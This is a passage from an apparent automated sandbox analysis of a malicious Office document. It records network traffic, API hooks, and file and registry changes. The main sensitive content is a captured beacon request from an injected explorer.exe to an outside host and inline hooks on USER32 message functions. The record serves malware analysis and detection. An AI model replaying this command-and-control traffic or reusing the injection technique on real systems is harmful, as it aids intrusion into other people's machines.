6f 2d 67 75 69 64 65 2e 63 6f 6d 2f 27 20 74 61 72 67 65 74 3d 27 5f 62 6c 61 6e 6b 27 3e e4 ba 9a e5 8d 9a 61 70 70 e4 b8 8b e8 bd bd e5 9c b0 e6 96 b9 3c 2f 61 3e 26 6e 62 73 70 3b 26 6e 62 73 70 3b 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 63 68 61 72 6c 65 73 6d 63 63 6c 65 6c 6c 61 6e 66 75 6e 65 72 61 6c 68 6f 6d 65 2e 63 6f 6d 2f 27 20 74 61 72 67 65 74 3d 27 5f 62 6c 61 6e 6b 27 3e e4 ba 9a e5 8d 9a 41 50 50 3c 2f 61 3e 26 6e 62 73 70 3b 26 6e 62 73 70 3b 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 6d 79 65 6e 67 72 61 76 65 64 6d 65 6d 6f 72 69 65 73 2e 63 6f 6d 2f 27 20 74 61 72 67 65 74 3d 27 5f 62 6c 61 6e 6b 27 3e e9 a6 96 e9 a1 b5 3c 2f 61 3e 26 6e 62 73 70 3b 26 6e 62 73 70 3b 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 62 69 61 6f 70 69 6e 70 61 69 2e 63 6f 6d 2f 27 20 74 61 72 67 65 74 3d 27 5f 62 6c 61 6e 6b 27 3e e4 ba 9a e5 8d 9a 41 50 50 e6 89 8b e6 9c ba e7 89 88 3c 2f 61 3e 26 6e 62 73 70 3b 26 6e 62 73 70 3b 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 72 6f 79 61 6c 34 67 69 66 74 73 2e 63 6f 6d 2f 27 20 74 61 72 67 65 74 3d 27 5f 62 6c 61 6e 6b 27 3e e5 90 91 e6 97 a5 e8 91 b5 e5 85 8d e8 b4 b9 e5 9c a8 e7 ba bf e8 a7 82 e7 9c 8b 3c 2f 61 3e 26 6e 62 73 70 3b 26 6e 62 73 70 3b 3c 2f 64 69 76 3e 3c 2f 68 74 6d 6c 3e Data Ascii: App App App 181000 APP app APP APP </html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	172.217.18.115	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 05:38:53.736740112 CEST	250	OUT	GET /xcl/?ZVeHz=BgLP7+VyAbe+irQ8z0wpLO49yx16Kwx4jjQ33/W3X+9zq2VbrBj/CRN5ENeCInervJ/P3w==&-ZAh4=mxo8s0M0KXs4hlP0 HTTP/1.1 Host: www.photograph-gallery.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 05:38:53.882611036 CEST	250	IN	HTTP/1.1 301 Moved Permanently Content-Type: application/binary Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Tue, 04 May 2021 03:38:53 GMT Location: https://www.photograph-gallery.com/xcl/?ZVeHz=BgLP7+VyAbe+irQ8z0wpLO49yx16Kwx4jjQ33/W3X+9zq2VbrBj/CRN5ENeCInervJ/P3w%3D%3D&-ZAh4=mxo8s0M0KXs4hlP0 Server: ESF Content-Length: 0 X-XSS-Protection: 0 X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff Connection: close

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: USER32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x8D 0xDE 0xE2
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x85 0x5E 0xE2
GetMessageW	INLINE	0x48 0x8B 0xB8 0x85 0x5E 0xE2
GetMessageA	INLINE	0x48 0x8B 0xB8 0x8D 0xDE 0xE2

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 1084 Parent PID: 584

General

Start time:	05:36:35
Start date:	04/05/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13ffc0000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE91826B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$080fbf_by_Libranalysis.rtf	success or wait	1	7FEE90A9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thm~	success or wait	1	7FEE90A9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\colorschememapping.xm~	success or wait	1	7FEE90A9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEE90A9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEE90A9AC0	unknown
C:\Users\user\AppData\Local\Temp\~WRL0000.tmp	success or wait	1	7FEE90A9AC0	unknown

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thmx	C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thm~..	success or wait	1	7FEE90A9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\colorschememapping.xml	C:\Users\user\AppData\Local\Temp\imgs_files\colorschememapping.xm~}	success or wait	1	7FEE90A9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~m~	success or wait	1	7FEE90A9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thm_	C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thmx..	success or wait	1	7FEE90A9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\colorschememapping.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\colorschememapping.xml}	success or wait	1	7FEE90A9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlmx	success or wait	1	7FEE90A9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F6D63	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Place MRU	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\Recent Locations	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\Recent Locations\SharePoint	success or wait	1	7FEE90A9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F6D63	F6D63	binary	04 00 00 00 3C 04 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 29 EA A5 38 E2 40 D7 01 63 6D	success or wait	1	7FEE90A9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			0F 00 63 6D 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Place MRU	Max Display	dword	25	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Max Display	dword	25	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Place MRU	Max Display	dword	25	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Max Display	dword	25	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.docx	success or wait	1	7FEE90A9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.docx	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.docx	success or wait	1	7FEE90A9AC0	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1386479662	1386479663	success or wait	1	7FEE90A9AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1386479663	1386479664	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F6D63	F6D63	binary	04 00 00 00 3C 04 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00	04 00 00 00 3C 04 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00	success or wait	1	7FEE90A9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 29 EA A5 38 E2 40 D7 01 63 6D 0F 00 63 6D 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 